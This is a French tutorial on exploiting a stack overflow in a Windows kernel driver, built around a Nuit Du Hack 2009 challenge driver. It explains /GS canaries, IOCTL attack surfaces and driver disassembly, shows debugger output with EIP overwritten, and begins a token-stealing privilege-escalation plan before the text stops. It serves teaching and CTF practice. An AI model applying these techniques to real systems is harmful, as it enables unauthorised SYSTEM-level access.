Sommaire

1. Retour sur les Overflow appliqués au Kernel

Bon, tout d'abord un stack overflow est un stack overflow, j'entends par là que le principe est le même que l'on soit en user land qu'en kernel land. Des datas posées dans la pile vont écraser la sauvegarde de EIP, et quand on arriver à notre "ret" on dépilera la sauvegarde corompue en question. Le problème en kernel c'est que quand ca crash on se tappe un beau BSOD ! Donc on a pas le droit à l'erreur... En fit si, mais faut rebooter quoi (ca arrive même en audit de faire rebooter un serveur à cause d'un exploit mal dosé).

Tout l'intéret des overflow kernel est que l'on passe en ring0. Pour faire simple on a tous les droits partout :-)

Donc on se tappe toujours des vulns par copie de chaines de caractères, des strctures, etc. Nos méthodes n'ont donc rien de neuf, je vous invites à vous reporter à d'autres articles si vous n'avez pas les bases sur les buffer overflow. Alors c'est parti, on commence avec les sécu lors de la compilation.

2. Compilation des drives sécurisée (ou pas !)

On compile un driver (.sys) avec DDK, DDK regarde ce que fait nos fonctions, il nous pose des vérifications de l'intégrité de la stack si il considère que la fonction peut être à risque. Dans le code suivant on voit qu'on place un canary (BugCheckParameter2) dans ebp-4. C'est à dire juste au dessus de l'Ebp empilé. Donc si on a un stack overflow ce DWORD se retrouvera écrasé avant EIP.

```
.text:0001057F                  mov     ecx, [ebp+0Ch]
.text:00010582                  mov     eax, BugCheckParameter2
.text:00010587                  push    ebx
.text:00010588                  push    esi
.text:00010589                  push    edi
.text:0001058A                  mov     edi, [ecx+0Ch]
.text:0001058D                  lea     esi, [ebp-204h]
.text:00010593                  mov     [ebp-4], eax
.text:00010596                  mov     [ebp-208h], ecx
```

Et à la fin de notre fonction on a le code suivant :

```
.text:00010637                  mov     ecx, [ebp-4]
.text:0001063A                  pop     edi
.text:0001063B                  pop     esi
```

```
.text:0001063C                 xor     eax, eax
.text:0001063E                 pop     ebx
.text:0001063F                 call    sub_10751
.text:00010644                 leave
.text:00010645                 retn    8
```

Un "Call" tout droit sorti de nulpart ! Bon ben on va regarder ce qu'il fait notre petit call mistérieux :

```
.text:00010751 sub_10751       proc near               ; CODE XREF:
.text:0001063F
.text:00010751
.text:00010751 ; FUNCTION CHUNK AT .text:00010726 SIZE 00000025 BYTES
.text:00010751
.text:00010751                 cmp     ecx, BugCheckParameter2
.text:00010757                 jnz     short loc_10762
.text:00010759                 test    ecx, 0FFFF0000h
.text:0001075F                 jnz     short loc_10762
.text:00010761                 retn
.text:00010762 ;
---------------------------------------------------------------------------
.text:00010762
.text:00010762 loc_10762:                              ; CODE XREF: sub_10751
.text:00010762                                         ; sub_10751
.text:00010762                 jmp     loc_10726
.text:00010762 sub_10751       endp
```

On voit que si notre [ebp-4] (soit notre canary) est différent du canary original on jump sur loc_10726.

```
.text:00010726 loc_10726:                              ; CODE XREF:
sub_10751:loc_10762
.text:00010726                 mov     edi, edi
.text:00010728                 push    ebp
.text:00010729                 mov     ebp, esp
.text:0001072B                 push    ecx
.text:0001072C                 mov     [ebp-4], ecx
.text:0001072F                 push    0               ; BugCheckParameter4
.text:00010731                 push    BugCheckParameter3 ; BugCheckParameter3
.text:00010737                 push    BugCheckParameter2 ; BugCheckParameter2
.text:0001073D                 push    dword ptr [ebp-4] ; BugCheckParameter1
.text:00010740                 push    0F7h            ; BugCheckCode
.text:00010745                 call    ds:KeBugCheckEx
.text:00010745 ; END OF FUNCTION CHUNK FOR sub_10751
```

Et BHIM ! BSOD dans notre face. Ca revient au flag GS en user land mais cette fois c'est tout l'OS qui crash. Si vous avec déjà exploité ce type de vuln vous savez que d'habitude on génère une excepetion, cette exception va aller chercher le SEH handle et là on poutre le bordel. Pas de chance pour nous si on déclance une exception à partir du kernel c'estl'OS qui nous fait un BSOD :-(

Fort heureusement pour nous il DDK ne pose pas toujours des security_check, ils en pose si il considère la fonction comme dangereuse. C'est à dire si il y a un "char toto[32]" il protègera la fonction, en prsence de fonction type strcpy() il le fera aussi. Mais avec un memcpy() (par exemple) il ne mettra rien car nous positionons une limite à la copie. Ainsi si nous copions des structure de façons dynamique nous pourrons peut êre déborder quand même ! Par exemple en modifiant quelques peu notre programme nous obtenons l'épilogue suivant :

```
.text:00010666                 pop     edi
.text:00010667                 pop     esi
```

```
.text:00010668                  xor     eax, eax
.text:0001066A                  pop     ebx
.text:0001066B                  leave
.text:0001066C                  retn    8
```

We win ! Le méchant call su secutity_check a disparu :-D On va donc pouvoir faire correctement déborder notre tampon pour que le ret dépile notre Fake Eip et execute notre Sh3lLc0D3 K3rN3l (Shellcode Kernel) !

3. Attaquer le Noyau en local

3.1/ Avec les interruptions

Pour lancer des attaques en kernel il nous faut un moyen de passer un mode kernel. Pour cela il existe deux instructions, int xx et sysenter. int xx est une interruption. Cela veut dire que quand on fait un int 2E on passe la main au noyau (on a donc plus le contrôle). Il peut arriver qu'une appli utilise des interruptions non conventionnelles, nous pourrons donc fuzzer cette entrées avec pour objectif trouver un bug ! Bon je l'avoue ce n'est pas la vuln kernel la plus courrante, on ne s'étendra donc pas dessus, mais c'est toujours bien de savoir que c'est possible.

3.2/ Avec les fonctions kernel

Voilà un point clé ! Nos applis passent constament pas le kernel, un simple printf("toto") devra passer par le kernel à un moment où à un autre s'il veut afficher le message à l'écran. Il utilisera les fonctions que windows met à sa disposition, c'est à dire la liste de fonctions contenue dans la SSDT (table de focntions en noyau). la très grande majorité des appels se font par la fontion KiFastSystemCall :

```
77A39A90 >  8BD4            MOV EDX,ESP
77A39A92    0F34            SYSENTER
```

On retrouve notre SYSENTER évoqué précédement. Une fois le sysenter executé le KiFastSystemCallEntry prendra la valeur contenue dans Eax et appelera la fonction de la SSDT correspondante (pour faire simple), pour plus de détailles le blog de trance vous d'une grande aide ;-) Dans notre code Eax n'est pas positionné, ce qui veut dire que ce sont d'autres fonctions qui affecterons la valeur adéquate (normal puisque FastSystemCall sert à donner la main au noyau et pas à appeler une fonctions particulière)
Le placement de Eax se fera par une des fonctions Zw******. Par exemple ZwLoadDriver fera :

```
77A38698 >  B8 A5000000     MOV EAX,0A5
77A3869D    BA 0003FE7F     MOV EDX,7FFE0300
77A386A2    FF12            CALL DWORD PTR DS:[EDX]
77A386A4    C2 0400         RETN 4
77A386A7    90              NOP
```

L'index de la fonction LoadDriver sera donc 0xA5. Pour information ce qui est pointé par 7FFE0300 est :

Soit l'adresse 77A39A90, on retrouve bien notre KiFastSystemCall.

Les focntions de windows sont très contrôlées, malgré quelques fuites touvées la robustesse de ces fonctions n'est plus à faire. Donc inutile de perdre du temps à les fuzzer (bien qui si vous trouvez une vuln dessus vous gagnerez pas mal de sousous).

Ce qu'il faut savoir c'est qu'un logiciel (type anti-virus ou logiciel de backup) peut ajouter des entrées dans la SSDT. Ces entrées pourront alors être appelées depuis le user land. Le niveau de sécurité de ces nouvelles entrées ne dépend que de l'éditeur logiciel, ainsi on trouve régulièrement des entrées mal vérifiées. Quelques fuzzings sur ces fonctions peuvent se réveller d'une grande utilité !

3.3/ Avec les IOCTL

Pour communiquer avec un driver en particulié chargé en kernel on peut utiliser les IOCTL, Input Out Control code. Ce sont des messages transmis au kernel par la fonction DeviceIoControl :

```
BOOL WINAPI DeviceIoControl(
  __in         HANDLE hDevice,
  __in         DWORD dwIoControlCode,
  __in_opt     LPVOID lpInBuffer,
  __in         DWORD nInBufferSize,
  __out_opt    LPVOID lpOutBuffer,
  __in         DWORD nOutBufferSize,
  __out_opt    LPDWORD lpBytesReturned,
  __inout_opt  LPOVERLAPPED lpOverlapped
);
```

Tous les camps sont importants mais IoControlCode l'est encore plus que les autres. C'es ce DWORD qui sélectionnera quel traitement auront nos données. Il peut se représenter de la façon suivante :

On ne va pas s'attarder sur les différent champs (bien qu'ils soient tous très interessents) mais regarderons principalement les deux méthodes ples plus dangeureuses : METHOD_BUFFERED et METHOD_NEITHER.
Ces méthodes font des copies de datas du user land vers le kernel land, pas de problème à ce niveau là. Tout est dans le traitement des datas, si un memcpy se fait d'un buffer d'entrée ver un buffer de la stack kernel on peut avoir le risque d'un débordement de tampon. Les débordements interviennent soit dans des jeux de pointages / copie de strcture, soit directement avec InBufferSize mal dimentionné. Si le GS est activé on aura au pire un BSOD ! C'est pas top, mais déjà pas mal.

4. Réaliser / Exploiter l'overflow

4.1/ Générer le Buffer Overflow

Dans notre cas on va appeler le driver avec une InBufferSize trop grande, celui-ci fera un memcpy en prennant en argument notre taille InBufferSize et une adresse de sa stack. On va donc avoir un joli Buffer Overflow, désolé pour le réalisme mais le but est de montrer comment exploiter et non pas comment fuzzer les drivers (qui sait, peut être dans un prochain article).

On charge donc le driver en kernel et on lance notre prog qui fait son appel surdimenssionné (vous trouverez les codes pour utiliser les IOCTL sur le blog d'Overcl0k). En regardant le système avec kd on obtient ca :

```
Access violation - code c0000005 (!!! second chance !!!)
61616161 ??              ???
```

OOOOooooo, la belle bleu ! Le BSOD a été produit à cause d'une violation d'accès à l'adresse 0x61616161. Cette adresse équivaut à la chaine de caractères 'aaaa', 0x61 valant 'a'. J'avais mis une longue chaine de 'a' en entrée, nous sommes donc très certainement en présence d'un buffer overflow. En regardant d'un peu plus pret nous pouvons voire que le regitre Eip a été écrasé :

```
kd> r
eax=00000000 ebx=ff9fcdf8 ecx=00000000 edx=ff9f76d8 esi=ff9f7748 edi=ff9f76d8
eip=61616161 esp=f8b7dc24 ebp=61616161 iopl=0         nv up ei pl zr na pe nc
cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000             efl=00010246
61616161 ??              ???
```

Nous avons donc Ebp qui est écrasé (probablement lors d'un Pop Ebp ou d'un Leave) et Eip (très probablement lors d'un Ret). C'est le signe typique d'un stack overflow. Petite précision, le driver que nous attaquons était une épreuve de la Nuit Du Hack 2009 et permettait de s'élever les privilèges sur les serveurs windows. Rentrons maintenant dans le vif du sujet retrouvons où le buffer overflow se situe dans notre driver :

```
INIT:00010885 ; ¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦ S U B R O U T I N E
¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦
INIT:00010885
INIT:00010885 ; Attributes: bp-based frame
INIT:00010885
INIT:00010885                 public GsDriverEntry
INIT:00010885 GsDriverEntry   proc near
INIT:00010885                 mov     edi, edi
INIT:00010887                 push    ebp
INIT:00010888                 mov     ebp, esp
INIT:0001088A                 mov     eax, __security_cookie
INIT:0001088F                 test    eax, eax
INIT:00010891                 mov     ecx, 0BB40h
INIT:00010896                 jz      short loc_1089C
INIT:00010898                 cmp     eax, ecx
INIT:0001089A                 jnz     short loc_108BF
INIT:0001089C
INIT:0001089C loc_1089C:                              ; CODE XREF:
GsDriverEntry+11
INIT:0001089C                 mov     edx, ds:KeTickCount
INIT:000108A2                 mov     eax, offset __security_cookie
INIT:000108A7                 shr     eax, 8
INIT:000108AA                 xor     eax, [edx]
INIT:000108AC                 and     eax, 0FFFFh
INIT:000108B1                 mov     __security_cookie, eax
INIT:000108B6                 jnz     short loc_108BF
INIT:000108B8                 mov     eax, ecx
INIT:000108BA                 mov     __security_cookie, eax
INIT:000108BF
INIT:000108BF loc_108BF:                              ; CODE XREF:
GsDriverEntry+15
INIT:000108BF                                         ; GsDriverEntry+31
INIT:000108BF                 not     eax
INIT:000108C1                 mov     __security_cookie_complement, eax
INIT:000108C6                 pop     ebp
INIT:000108C7                 jmp     DriverEntry
INIT:000108C7 GsDriverEntry   endp
```

A la fin de notre fonction nous sautons donc sur DriverEntry, fonction appelée lors du chargement d'un driver. Nous allons donc continuer notre analyse sur DriverEntry :

```
.text:00010684 ; ¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦ S U B R O U T I N E
¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦
.text:00010684
.text:00010684 ; Attributes: bp-based frame
.text:00010684
.text:00010684 ; int __fastcall DriverEntry(int,int,PDRIVER_OBJECT
DriverObject,int)
.text:00010684 DriverEntry     proc near               ; CODE XREF:
GsDriverEntry+42
.text:00010684
.text:00010684 SymbolicLinkName= UNICODE_STRING ptr -14h
.text:00010684 DeviceName      = UNICODE_STRING ptr -0Ch
.text:00010684 DeviceObject    = dword ptr -4
.text:00010684 DriverObject    = dword ptr  8
.text:00010684
.text:00010684                 mov     edi, edi
.text:00010686                 push    ebp
.text:00010687                 mov     ebp, esp
.text:00010689                 sub     esp, 14h        ; SourceString
.text:0001068C                 push    esi             ; DestinationString
.text:0001068D                 push    edi
.text:0001068E                 mov     edi, ds:__imp__RtlInitUnicodeString@8 ;
RtlInitUnicodeString(x,x)
.text:00010694                 push    offset aDeviceMasterha ;
"\\Device\\MASTERHACK"
.text:00010699                 lea     eax, [ebp+DeviceName]
.text:0001069C                 xor     esi, esi
.text:0001069E                 push    eax             ; DestinationString
.text:0001069F                 mov     [ebp+DeviceObject], esi
.text:000106A2                 call    edi ; RtlInitUnicodeString(x,x) ;
RtlInitUnicodeString(x,x)
.text:000106A4                 lea     eax, [ebp+DeviceObject]
.text:000106A7                 push    eax             ; DeviceObject
.text:000106A8                 push    esi             ; Exclusive
.text:000106A9                 push    22h             ; DeviceCharacteristics
.text:000106AB                 push    22h             ; DeviceType
.text:000106AD                 lea     eax, [ebp+DeviceName]
.text:000106B0                 push    eax             ; DeviceName
.text:000106B1                 push    esi             ; DeviceExtensionSize
.text:000106B2                 mov     esi, [ebp+DriverObject]
.text:000106B5                 push    esi             ; DriverObject
.text:000106B6                 call    ds:__imp__IoCreateDevice@28 ;
IoCreateDevice(x,x,x,x,x,x,x)
.text:000106BC                 push    offset aDosdevicesMa_0 ;
"\\DosDevices\\MasterHack"
.text:000106C1                 lea     eax, [ebp+SymbolicLinkName]
.text:000106C4                 push    eax             ; DestinationString
.text:000106C5                 mov     dword ptr [esi+34h], offset unload
.text:000106CC                 mov     dword ptr [esi+38h], offset
Fonction_IRP_MJ_CREATE
.text:000106D3                 mov     dword ptr [esi+40h], offset
Fonction_IRP_MJ_CREATE
.text:000106DA                 mov     dword ptr [esi+70h], offset
Fonction_IRP_DEVICE_CONTROL
.text:000106E1                 call    edi ; RtlInitUnicodeString(x,x) ;
RtlInitUnicodeString(x,x)
.text:000106E3                 lea     eax, [ebp+DeviceName]
```

```
.text:000106E6                 push    eax             ; DeviceName
.text:000106E7                 lea     eax, [ebp+SymbolicLinkName]
.text:000106EA                 push    eax             ; SymbolicLinkName
.text:000106EB                 call    ds:__imp__IoCreateSymbolicLink@8 ;
IoCreateSymbolicLink(x,x)
.text:000106F1                 pop     edi
.text:000106F2                 xor     eax, eax
.text:000106F4                 pop     esi
.text:000106F5                 leave
.text:000106F6                 retn    8
.text:000106F6 DriverEntry     endp
.text:000106F6
```

Sans rentrer dans le détail nous voyons que le driver créer un device "\\DosDevices\\MasterHack", device que l'on utilise pour communiquer avec. Nous voyons aussi qu'on redirige plusieurs IRP, cela nous permettra de comuniquer avec via les IOCTL. L'IRP le plus important ici est le IRP_DEVICE_CONTROL, nous allons donc regarder ce que se passe lorsque nous l'appelons :

```
.text:0001055C ; ¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦ S U B R O U T I N E
¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦
.text:0001055C
.text:0001055C ; Attributes: bp-based frame
.text:0001055C
.text:0001055C Fonction_IRP_DEVICE_CONTROL proc near   ; DATA XREF:
DriverEntry+56
.text:0001055C
.text:0001055C var_4           = dword ptr -4
.text:0001055C arg_4           = dword ptr  0Ch
.text:0001055C
.text:0001055C                 mov     edi, edi
.text:0001055E                 push    ebp
.text:0001055F                 mov     ebp, esp
.text:00010561                 push    ecx
.text:00010562                 push    ebx
.text:00010563                 push    esi
.text:00010564                 push    edi
.text:00010565                 mov     edi, [ebp+arg_4]
.text:00010568                 mov     esi, [edi+60h]
.text:0001056B                 push    dword ptr [esi+8]
.text:0001056E                 mov     ebx, [edi+0Ch]
.text:00010571                 push    ebx
.text:00010572                 call    TestMe
.text:00010577                 cmp     dword ptr [esi+0Ch], 9C40E000h
.text:0001057E                 mov     [ebp+var_4], eax
.text:00010581                 mov     edx, offset aItSNotMe ; "It's not me :-
("
.text:00010586                 jnz     short loc_105E8
.text:00010588                 mov     ecx, [esi+8]
.text:0001058B                 mov     esi, ecx
.text:0001058D                 shr     ecx, 2
.text:00010590                 cmp     eax, 1
.text:00010593                 mov     edi, ebx
.text:00010595                 jnz     short loc_105BA
.text:00010597                 xor     eax, eax
.text:00010599                 rep stosd
.text:0001059B                 mov     ecx, esi
.text:0001059D                 and     ecx, 3
```

```
.text:000105A0                 rep stosb
.text:000105A2                 mov     eax, offset aItSMe ; "It's me !"
.text:000105A7                 lea     esi, [eax+1]
.text:000105AA
.text:000105AA loc_105AA:                              ; CODE XREF:
Fonction_IRP_DEVICE_CONTROL+53
.text:000105AA                 mov     cl, [eax]
.text:000105AC                 inc     eax
.text:000105AD                 test    cl, cl
.text:000105AF                 jnz     short loc_105AA
.text:000105B1                 sub     eax, esi
.text:000105B3                 mov     esi, offset aItSMe ; "It's me !"
.text:000105B8                 jmp     short loc_105D5
.text:000105BA ;
---------------------------------------------------------------------------
.text:000105BA
.text:000105BA loc_105BA:                              ; CODE XREF:
Fonction_IRP_DEVICE_CONTROL+39
.text:000105BA                 xor     eax, eax
.text:000105BC                 rep stosd
.text:000105BE                 mov     ecx, esi
.text:000105C0                 and     ecx, 3
.text:000105C3                 rep stosb
.text:000105C5                 mov     eax, edx
.text:000105C7                 lea     esi, [eax+1]
.text:000105CA
.text:000105CA loc_105CA:                              ; CODE XREF:
Fonction_IRP_DEVICE_CONTROL+73
.text:000105CA                 mov     cl, [eax]
.text:000105CC                 inc     eax
.text:000105CD                 test    cl, cl
.text:000105CF                 jnz     short loc_105CA
.text:000105D1                 sub     eax, esi
.text:000105D3                 mov     esi, edx
.text:000105D5
.text:000105D5 loc_105D5:                              ; CODE XREF:
Fonction_IRP_DEVICE_CONTROL+5C
.text:000105D5                 mov     ecx, eax
.text:000105D7                 shr     ecx, 2
.text:000105DA                 mov     edi, ebx
.text:000105DC                 rep movsd
.text:000105DE                 mov     ecx, eax
.text:000105E0                 and     ecx, 3
.text:000105E3                 rep movsb
.text:000105E5                 mov     edi, [ebp+arg_4]
.text:000105E8
.text:000105E8 loc_105E8:                              ; CODE XREF:
Fonction_IRP_DEVICE_CONTROL+2A
.text:000105E8                 and     dword ptr [edi+18h], 0
.text:000105EC                 cmp     [ebp+var_4], 1
.text:000105F0                 jnz     short loc_10603
.text:000105F2                 mov     eax, offset aItSMe ; "It's me !"
.text:000105F7                 lea     edx, [eax+1]
.text:000105FA
.text:000105FA loc_105FA:                              ; CODE XREF:
Fonction_IRP_DEVICE_CONTROL+A3
.text:000105FA                 mov     cl, [eax]
```

```
.text:000105FC                 inc     eax
.text:000105FD                 test    cl, cl
.text:000105FF                 jnz     short loc_105FA
.text:00010601                 jmp     short loc_1060F
.text:00010603 ;
---------------------------------------------------------------------------
.text:00010603
.text:00010603 loc_10603:                              ; CODE XREF:
Fonction_IRP_DEVICE_CONTROL+94
.text:00010603                 mov     eax, edx
.text:00010605                 lea     edx, [eax+1]
.text:00010608
.text:00010608 loc_10608:                              ; CODE XREF:
Fonction_IRP_DEVICE_CONTROL+B1
.text:00010608                 mov     cl, [eax]
.text:0001060A                 inc     eax
.text:0001060B                 test    cl, cl
.text:0001060D                 jnz     short loc_10608
.text:0001060F
.text:0001060F loc_1060F:                              ; CODE XREF:
Fonction_IRP_DEVICE_CONTROL+A5
.text:0001060F                 sub     eax, edx
.text:00010611                 xor     dl, dl
.text:00010613                 mov     ecx, edi
.text:00010615                 mov     [edi+1Ch], eax
.text:00010618                 call    ds:__imp_@IofCompleteRequest@8 ;
IofCompleteRequest(x,x)
.text:0001061E                 pop     edi
.text:0001061F                 pop     esi
.text:00010620                 xor     eax, eax
.text:00010622                 pop     ebx
.text:00010623                 leave
.text:00010624                 retn    8
.text:00010624 Fonction_IRP_DEVICE_CONTROL endp
```

Prenons notre code dans l'ordre, nous voyons à la ligne 00010565 l'instrction mov edi, [ebp+arg_4] qui récupère le premier argument. Puis on se déplace dans des structures jusqu'à arriver à l'instruction mov ebx, [edi+0Ch], puis push ebx et enfin call TestMe. En claire on a récupéré une valeur (pourquoi pas un pointeur), l'avons empilé et enfin avons appelé TestMe aveccet argument. Regardons maintenant ce que TestMe va faire de cette valeur :

```
.text:000104F4 ; Attributes: bp-based frame
.text:000104F4
.text:000104F4 TestMe          proc near               ; CODE XREF:
Fonction_IRP_DEVICE_CONTROL+16
.text:000104F4
.text:000104F4 var_10          = dword ptr -10h
.text:000104F4 var_C           = dword ptr -0Ch
.text:000104F4 var_8           = dword ptr -8
.text:000104F4 arg_0           = dword ptr  8
.text:000104F4 arg_4           = dword ptr  0Ch
.text:000104F4
.text:000104F4                 mov     edi, edi
.text:000104F6                 push    ebp
.text:000104F7                 mov     ebp, esp
.text:000104F9                 sub     esp, 10h
.text:000104FC                 mov     ecx, [ebp+arg_4]
```

```
.text:000104FF                 push    esi
.text:00010500                 mov     esi, [ebp+arg_0]
.text:00010503                 mov     eax, ecx
.text:00010505                 push    edi
.text:00010506                 shr     ecx, 2
.text:00010509                 lea     edi, [ebp+var_10]
.text:0001050C                 rep movsd
.text:0001050E                 mov     ecx, eax
.text:00010510                 and     ecx, 3
.text:00010513                 rep movsb
.text:00010515                 call    ds:__imp__IoGetCurrentProcess@0 ;
IoGetCurrentProcess()
.text:0001051B                 cmp     [ebp+var_8], 62626262h
.text:00010522                 pop     edi
.text:00010523                 pop     esi
.text:00010524                 jnz     short loc_10536
.text:00010526                 mov     ecx, [ebp+var_C]
.text:00010529                 cmp     ecx, [eax+210h]
.text:0001052F                 jnz     short loc_10536
.text:00010531                 xor     eax, eax
.text:00010533                 inc     eax
.text:00010534                 jmp     short locret_10538
.text:00010536 ;
---------------------------------------------------------------------------
.text:00010536
.text:00010536 loc_10536:                              ; CODE XREF: TestMe+30
.text:00010536                                         ; TestMe+3B
.text:00010536                 xor     eax, eax
.text:00010538
.text:00010538 locret_10538:                           ; CODE XREF: TestMe+40
.text:00010538                 leave
.text:00010539                 retn    8
.text:00010539 TestMe          endp
```

On se croirait dans un article d'Ivanlef0u avec tous ces codes dans tous les sens lol (je dis bien on se croirait, j'aimerai bien pouvoir écrire les mêmes articles que lui !). On voit ligne 0001050C et ligne 00010513 que des intructions "rep" sont effectuées. Celles-ci copient les datas d'une source vers une destination. Si ces copies sont effectuées dans la stack et qu'il n'y a pas de taille fixe de prédéfinie nous pouvons avoir un beau stack overflow. J'attire votre attention sur le fait qu'il n'y ait pas de security_check dans cette fonction, en cas de débordement de tampon le programme ne sera donc pas à même de crasher l'OS avant que le Ret soit exécuté.

Prennons en considération que cette fonction est la vulnérable, si nous posons un breakpoint à 00010539 nous devrons donc avoir notre 0x61616161 pointé par Esp. Testons donc cela :

```
kd> lm
start    end        module name
7c910000 7c9c7000   ntdll      (pdb symbols)
         C:\Symbols\ntdll.pdb\36515FB5D04345E491F672FA2E2878C02\ntdll.pdb
804d7000 806cda80   nt         (pdb symbols)
         C:\Symbols\ntkrnlpa.pdb\BD8F451F3E754ED8A34B50560CEB08E31\ntkrnlpa.pd
b
806ce000 806ee380   hal        (deferred)
bf800000 bf9c0400   win32k     (deferred)
bf9c1000 bf9d2580   dxg        (deferred)
bf9d3000 bf9f9a00   vmx_fb     (deferred)
[...]
```

```
fb05f000 fb060080   RDPCDD     (deferred)
fb065000 fb066100   dump_WMILIB   (deferred)
fb0bb000 fb0bc900   splitter   (deferred)
fb0dd000 fb0deb00   ParVdm     (deferred)
fb0df000 fb0e0e00   vmmemctl   (deferred)
fb0f3000 fb0f3a80   WARRIOR    (deferred)
fb129000 fb129b80   drmkaud    (deferred)
fb171000 fb171d00   dxgthk     (deferred)
fb21f000 fb21fc00   audstub    (deferred)
fb24d000 fb24db80   Null       (deferred)

Unloaded modules:
fad1b000 fad26000   imapi.sys
facfb000 fad06000   amdk7.sys
faea3000 faea8000   Cdaudio.SYS
fafbf000 fafc2000   Sfloppy.SYS
kd> uf fb0f3000+000004F4
WARRIOR!TestMe [c:\localroot\kexemple1.c @ 135]:
  135 fb0f34f4 8bff            mov     edi,edi
  135 fb0f34f6 55              push    ebp
  135 fb0f34f7 8bec            mov     ebp,esp
  135 fb0f34f9 83ec10          sub     esp,10h
  139 fb0f34fc 8b4d0c          mov     ecx,dword ptr [ebp+0Ch]
  139 fb0f34ff 56              push    esi
  139 fb0f3500 8b7508          mov     esi,dword ptr [ebp+8]
  139 fb0f3503 8bc1            mov     eax,ecx
  139 fb0f3505 57              push    edi
  139 fb0f3506 c1e902          shr     ecx,2
  139 fb0f3509 8d7df0          lea     edi,[ebp-10h]
  139 fb0f350c f3a5            rep movs dword ptr es:[edi],dword ptr [esi]
  139 fb0f350e 8bc8            mov     ecx,eax
  139 fb0f3510 83e103          and     ecx,3
  139 fb0f3513 f3a4            rep movs byte ptr es:[edi],byte ptr [esi]
  141 fb0f3515 ff150c370ffb    call    dword ptr [WARRIOR!
_imp__IoGetCurrentProcess (fb0f370c)]
  143 fb0f351b 817df862626262  cmp     dword ptr [ebp-8],62626262h
  143 fb0f3522 5f              pop     edi
  143 fb0f3523 5e              pop     esi
  143 fb0f3524 7510            jne     WARRIOR!TestMe+0x42 (fb0f3536)

WARRIOR!TestMe+0x32 [c:\localroot\kexemple1.c @ 143]:
  143 fb0f3526 8b4df4          mov     ecx,dword ptr [ebp-0Ch]
  143 fb0f3529 3b8810020000    cmp     ecx,dword ptr [eax+210h]
  143 fb0f352f 7505            jne     WARRIOR!TestMe+0x42 (fb0f3536)

WARRIOR!TestMe+0x3d [c:\localroot\kexemple1.c @ 143]:
  143 fb0f3531 33c0            xor     eax,eax
  143 fb0f3533 40              inc     eax
  143 fb0f3534 eb02            jmp     WARRIOR!TestMe+0x44 (fb0f3538)

WARRIOR!TestMe+0x42 [c:\localroot\kexemple1.c @ 144]:
  144 fb0f3536 33c0            xor     eax,eax

WARRIOR!TestMe+0x44 [c:\localroot\kexemple1.c @ 145]:
  145 fb0f3538 c9              leave
  145 fb0f3539 c20800          ret     8
kd> bp fb0f3539
```

```
kd> g
Breakpoint 0 hit
WARRIOR!TestMe+0x45:
fb0f3539 c20800          ret     8
kd> r
eax=00000000 ebx=ffa49450 ecx=00000000 edx=ffb559e0 esi=ffb55a50 edi=ffb559e0
eip=fb0f3539 esp=f892ec18 ebp=61616161 iopl=0         nv up ei pl zr na pe nc
cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000             efl=00000246
WARRIOR!TestMe+0x45:
fb0f3539 c20800          ret     8
kd> dd esp
f892ec18  61616161 ffa49450 00000018 ffa4b230
f892ec28  812e2330 ffb559e0 812e2218 f892ec58
f892ec38  804eddf9 812e2218 ffb559e0 806d02d0
f892ec48  80573b42 ffb55a50 ffa87028 ffb559e0
f892ec58  f892ed00 805749d1 812e2218 ffb559e0
f892ec68  ffa87028 0022fb00 00000001 00000501
f892ec78  00000002 f892ed64 0022fa88 8056d312
f892ec88  00000000 0012019f e1bd1c90 e1bd1c90
```

On peut dire que tout se passe comme prévu et que le ret va bien dépiler notre 0x61616161, nous avons donc retrouvé notre fonction vulnérable et allons maintenant pouvoir passer à la phase d'exploitation !

Je tiens à préciser que cette phase n'était pas indispansable pour une exploitation du buffer overflow mais necessaire à une bonne compréhension.

4.2/ Sellcoding Kernel

Nous pouvons maintenant modifier notre Eip à notre guise (je vous laisses calculer la taille à inserer avant d'écraser Eip, les calculs sont les mêmes qu'un user land donc je les prends pour aquis). On va donc pouvoir faire executer du code à l'adresse que l'on désire. deux choses sont importantes :

- Nous nous trouvons dans le même context que le thread appelant, c'est à dire le notre. Nous pouvons donc faire un Ret dans notre code situé en user land. Ca peut être utile pour faire executer un shellcode.
- Nous sommes en Kernel ! Si on fait la moindre erreur on va se tapper un BSOD. L'objectif est donc de repartir le plus rapidement en userland possible, mais en s'étant octroyé des droits supplémentaires tout de même ;-)

Les droits affectés à un processus se font par le Token. Le Token est un pointeur vers une structure de doits, ces droits définissent entre autre l'utilisateur par lequel le process est lancé. Si nous copions le Token d'un processus Administrateur sur l'un de nos processus nous obtiendrons alors les droits Administrateur pour le process courrant. Retrouvons donc cette structure à partir du noyau. Il faut savoir que le registre FS pointe sur la strcture KPCR :

```
kd> r fs
fs=00000030
kd> dg 30
                                P Si Gr Pr Lo
Sel    Base     Limit     Type    l ze an es ng Flags
---- -------- -------- ---------- - -- -- -- -- --------
0030 ffdff000 00001fff Data RW    0 Bg Pg P  Nl 00000c92
kd> dt _kpcr ffdff000
nt!_KPCR
   +0x000 NtTib            : _NT_TIB
```

```
   +0x01c SelfPcr          : 0xffdff000 _KPCR
   +0x020 Prcb             : 0xffdff120 _KPRCB
   +0x024 Irql             : 0 ''
   +0x028 IRR              : 0
   +0x02c IrrActive        : 0
   +0x030 IDR              : 0xffffffff
   +0x034 KdVersionBlock   : 0x80544cb8
   +0x038 IDT              : 0x8003f400 _KIDTENTRY
   +0x03c GDT              : 0x8003f000 _KGDTENTRY
   +0x040 TSS              : 0x80042000 _KTSS
   +0x044 MajorVersion     : 1
   +0x046 MinorVersion     : 1
   +0x048 SetMember        : 1
   +0x04c StallScaleFactor : 0x727
   +0x050 DebugActive      : 0 ''
   +0x051 Number           : 0 ''
   +0x052 Spare0           : 0 ''
   +0x053 SecondLevelCacheAssociativity : 0 ''
   +0x054 VdmAlert         : 0
   +0x058 KernelReserved   : [14] 0
   +0x090 SecondLevelCacheSize : 0
   +0x094 HalReserved      : [16] 0
   +0x0d4 InterruptMode    : 0
   +0x0d8 Spare1           : 0 ''
